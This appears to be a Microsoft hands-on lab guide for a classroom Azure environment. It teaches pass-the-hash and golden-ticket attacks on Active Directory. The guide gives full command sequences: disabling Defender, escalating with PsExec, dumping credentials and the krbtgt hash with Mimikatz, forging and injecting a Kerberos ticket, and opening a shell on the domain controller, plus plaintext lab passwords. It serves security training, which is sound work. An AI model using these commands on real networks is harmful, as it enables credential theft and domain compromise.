Windows security, Active Directory and Azure AD

TD11 – Module 2 – Section 2

June 2020  
V3.0

Information in this document, including URL and other Internet Web site references, is subject to change without notice. Unless otherwise noted, the example companies, organizations, products, domain names, e-mail addresses, logos, people, places, and events depicted herein are fictitious, and no association with any real company, organization, product, domain name, e-mail address, logo, person, place or event is intended or should be inferred. Complying with all applicable copyright laws is the responsibility of the user. Without limiting the rights under copyright, no part of this document may be reproduced, stored in or introduced into a retrieval system, or transmitted in any form or by any means (electronic, mechanical, photocopying, recording, or otherwise), or for any purpose, without the express written permission of Microsoft Corporation.

Microsoft may have patents, patent applications, trademarks, copyrights, or other intellectual property rights covering subject matter in this document. Except as expressly provided in any written license agreement from Microsoft, the furnishing of this document does not give you any license to these patents, trademarks, copyrights, or other intellectual property.

The names of manufacturers, products, or URLs are provided for informational purposes only, and Microsoft makes no representations and warranties, either expressed, implied, or statutory, regarding these manufacturers or the use of the products with any Microsoft technologies. The inclusion of a manufacturer or product does not imply endorsement of Microsoft of the manufacturer or product. Links may be provided to third-party sites. Such sites are not under the control of Microsoft and Microsoft is not responsible for the contents of any linked site or any link contained in a linked site, or any changes or updates to such sites. Microsoft is not responsible for webcasting or any other form of transmission received from any linked site. Microsoft is providing these links to you only as a convenience, and the inclusion of any link does not imply endorsement of Microsoft of the site or the products contained therein.

This training uses various tools and utilities downloaded from the Internet for the classroom environment.   
Downloading any tools, installing and using them should only be done at your own risk security checked the tools in a test environment.

© 2020 Microsoft Corporation. All rights reserved.

Microsoft and the trademarks listed at <https://www.microsoft.com/en-us/legal/intellectualproperty/Trademarks/Usage/General.aspx> are trademarks of the Microsoft group of companies. All other trademarks are the property of their respective owners.

Contents

[Windows security, Active Directory and Azure AD Lab step-by-step 1](#_Toc44074048)

[Abstract and learning objectives 1](#_Toc44074049)

[Overview 2](#_Toc44074050)

[Requirements 2](#_Toc44074051)

[Before the exercise 3](#_Toc44074052)

[List of VM to start 3](#_Toc44074053)

[How to start and connect to a VM 4](#_Toc44074054)

[Exercise 1: Pass the Hash 6](#_Toc44074055)

[Task 1: Pass the Hash 6](#_Toc44074056)

[Task 2: Pass the Golden Ticket 10](#_Toc44074057)

[Questions: 12](#_Toc44074058)

[After the Lab 13](#_Toc44074059)

[Task 1: Stop and deallocated all the VMs 13](#_Toc44074060)

# Windows security, Active Directory and Azure AD Lab step-by-step

## Abstract and learning objectives

This training is designed to provide exposure to many of Microsoft Windows, Active Directory and Azure Active Directory security features.

## Overview

In this Lab, the attendees will use security tools to observe and perform credentials theft attacks.

## Requirements

1. Attendee’s machine:
   1. Ideal resolution 1920 x 1080
   2. An Internet browser
   3. An RDP client
   4. Internet access without restriction on outbound connections.   
      The following outbound TCP port must be accessible :

* **TCP/80 and TCP/443** to reach Azure Portal
* **TCP/3389** to establish RDP remote connection to virtual machines exposed directly to Internet

or

* **TCP/(49152 to 65535)** to establish RDP remote connection to virtual machines exposed by a Load Balancer

## Before the exercise

Duration: 10 minutes


Synopsis: In this section, you will set up your environment for use in the rest of the Lab. You should have the following environment.

#### List of VM to start


**Remember to start the DC first and to wait 1 minute before starting the other VMs.**

|  |  |  |  |
| --- | --- | --- | --- |
| Name of VM | Hostname | OS Type | Role |
| ID-TD11-DC1 | CSI-TD11-DC1 | Windows Server 2016 Standard | DC |
| ID-TD11-CLI1 | CSI-TD11-CLI1 | Windows 10 Enterprise | Desktop |

Note that the machines have been provisioned in March 2020.   
Therefore, it is possible to see the following message while connecting for the first time to the servers:



In this case, click on View updates.




We do not need the latest updates for these labs so you can close this window.

#### How to start and connect to a VM


1. Go to Azure portal : <https://portal.azure.com>
2. Sign-in with your student or organizational account
3. Click on the Dev&Test Lab (Select the right subscription if the resource is not displayed)




1. To start a VM, click on “Claim machine”




1. When the machine is started, it will be displayed in the “My Virtual Machines” pane.   
   After one minute, the status will be Running. You can wait 30 seconds more before trying to connect on it.




1. Select the running Virtual Machine and at the end of line, click on “…” then select Connect




1. A warning is displayed about the publisher. You can ignore the warning and click on Connect.



1. Enter the user name and password to connect to the Virtual Machine detailed in each exercise below.   
   (Do not use your student or organizational account.)



1. A warning on the self-issued certificate is displayed. You can safely ignore this warning by clicking on Yes.



## Exercise 1: Pass the Hash

Duration: 45 minutes

Synopsis: In this exercise, attendees will learn how to extract and pass secrets it to achieve lateral movement in an organization.

#### Task 1: Pass the Hash

1. Logon to **CSI-TD-CLI1**
   1. Username: **admincsi@contoso.com**
   2. Password: **PiKarAlR@AlBenMo1**
2. **Ensure that the computer has no pending update if necessary, update the machine and Reboot**

**Disabling Antivirus software is not recommended but it is necessary for this exercise**

1. Click on the Windows icon and enter **Virus**
2. Select **Virus and Threat protection**
3. Click on **Manage settings**

A picture containing bird

Description automatically generated

1. On Real Time protection but the slide to **Off**

A picture containing bird, tree, flower

Description automatically generated

1. Click **OK** on the warning Windows
2. DO NOT CLOSE the session
3. Create a new RDP connection for CSI-TD-CLI1
4. Logon to **CSI-TD-CLI1**
   1. Username: **.\AdminLocal**
   2. Password: **PiKarAlR@AlBenMo1**
5. The following warning will be displayed

A close up of a logo

Description automatically generated

1. Click **Yes**
2. Download the latest version of **Mimikatz** in the folder **c:\tools**
   1. <https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-20200519>
   2. Choose the zip version
   3. Go to the **c:\Tools** folder and unzip Mimikatz
3. We need to elevate our rights and run under **SYSTEM** account. For this we will use PsExec.
4. Open the **PowerShell** in admin mode
   1. Right-click on the Windows icon and choose **Windows PowerShell (admin)**
5. Navigate to the folder **C:\Tools\TD11\PsExec**
   1. **Cd C:\Tools\TD11\PsExec**
6. Run the following command:
   1. **.\psexec -s -i -d Powershell.exe**
7. If a license pop-up appears, click **OK** .
8. This should open a new **Powershell windows** prompt. In this new prompt, type the following: **whoami**

A screenshot of a cell phone

Description automatically generated

Note that you are now running under local system. This was possible because you originally logged on with a local administrator. Regular users cannot do this.

1. Go to **C:\Tools\Folder where Mimikatz has been unzip\x64**
   1. **cd C:\Tools\Folder where Mimikatz has been unzip\x64**
   2. **Do not use the version in the folder c:\tools\td11\mimikatz\x64**
2. Launch **mimikatz**
   1. **.\mimikatz.exe**
3. Enter the following command:
   1. **privilege::debug**

A screenshot of a computer screen

Description automatically generated

1. Now run
   1. **sekurlsa::logonPasswords full**

A screenshot of a computer

Description automatically generated

1. In the output search for the **AdminCSI** account. Note the NTLM hash.

A screenshot of a cell phone

Description automatically generated

1. We will authenticate using the NTLM hash for the domain administrator account. To do this we will run:
   1. **sekurlsa::pth /user:AdminCSI /domain:contoso /ntlm:a5439733d225c47d647b023ee9fb52d4**

A screenshot of a cell phone

Description automatically generated

1. A new windows will open which will run with a token which was issued for the domain administrator. You can then connect to DC1 using PsExec and lunch a cmd remotely on the server by doing:
   1. **cd \tools\TD11\PsExec**
   2. **.\PsExec.exe** [**\\csi-td11-dc1**](file://csi-td11-dc1) **cmd.exe**
2. Enter **Whoami**

A screenshot of a cell phone

Description automatically generated

1. Enter **Set** and check the value **COMPUTERNAME**
   1. You should see : **COMPUTERNAME=CSI-TD11-DC1**

A picture containing table, black

Description automatically generated

1. Close the session

#### Task 2: Pass the Golden Ticket

1. Logon to **CSI-TD11-DC1**
   1. Username: **AdminCSI@contoso.com**
   2. Password: **PiKarAlR@AlBenMo1**
2. **Ensure that the computer has no pending update if necessary, update the machine and Reboot**
3. Download the latest version of **Mimikatz** in the folder **c:\tools**
   1. <https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-20200519>
   2. Choose the zip version
   3. Go to the **c:\Tools** folder and unzip **Mimikatz**
4. Launch **Windows Powershell** in admin mode

**Disabling Antivirus software is not recommended but it is necessary for this exercise**

1. Disable Antivirus using **PowerShell**
   1. Set-MpPreference -DisableRealtimeMonitoring $true
2. Go to **C:\Tools\Folder where Mimikatz has been unzip\x64**
   1. **cd C:\Tools\Folder where Mimikatz has been unzip\x64**
   2. **Do not use the version in the folder c:\tools\td11\mimikatz\x64**
3. Launch **mimikatz**
   1. **.\mimikatz.exe**
4. Obtain privilege debug mode:
   1. **privilege::debug**
5. Dump the password hash for **krbtgt**
   1. **lsadump::lsa /inject /name:krbtgt**

A screenshot of a cell phone

Description automatically generated

1. Now you can create a ticket using **mimikatz**. You can create it for a valid user or for an inexistent one. In the following example I’m going to create a ticket for a user that does not exist in AD. I will be also be providing the default Administrator ID. We will see later how this comes into play.
   1. **Kerberos::golden /domain:contoso.com /sid:** **S-1-5-21-763771787-3275511796-3841611663 /rc4:d2b551f3dad7310a5c9171976e44cc62 /user:FakeUser /id:500**

A screenshot of a cell phone

Description automatically generated

* **User** – The name of the user account the ticket will be created for. This can be a real account name but it doesn’t have to be.
* **ID** – The RID of the account you will be impersonating. This could be a real account ID, such as the default administrator ID of 500, or a fake ID.
* **Groups** – A list of groups to which the account in the ticket will belong. This will include Domain Admins by default so the ticket will be created with the maximum privileges.
* **SID** – Domain SID.
* **RC4** – It’s the NTLM hash for the krbtgt account.

1. Now we will inject the Kerberos ticket into the current session
   1. **kerberos::ptt ticket.kirbi**

A screenshot of a cell phone

Description automatically generated

1. In the current context you can launch a CMD with the forged token.
   1. **Misc::cmd**

A screenshot of a cell phone screen with text

Description automatically generated

## Questions:

1. Describe the main step of the Pass the hash attack
2. What is a Golden ticket attack?

## After the Lab

Duration: 10 minutes

In this exercise, attendees will deallocate and remove any Azure resources that were started in support of the lab.

#### Task 1: Stop and deallocated all the VMs

1. Properly shutdown all the VMs
2. Deallocate the VM in the Azure Portal
3. To Stop a VM, simply click on Unclaim.

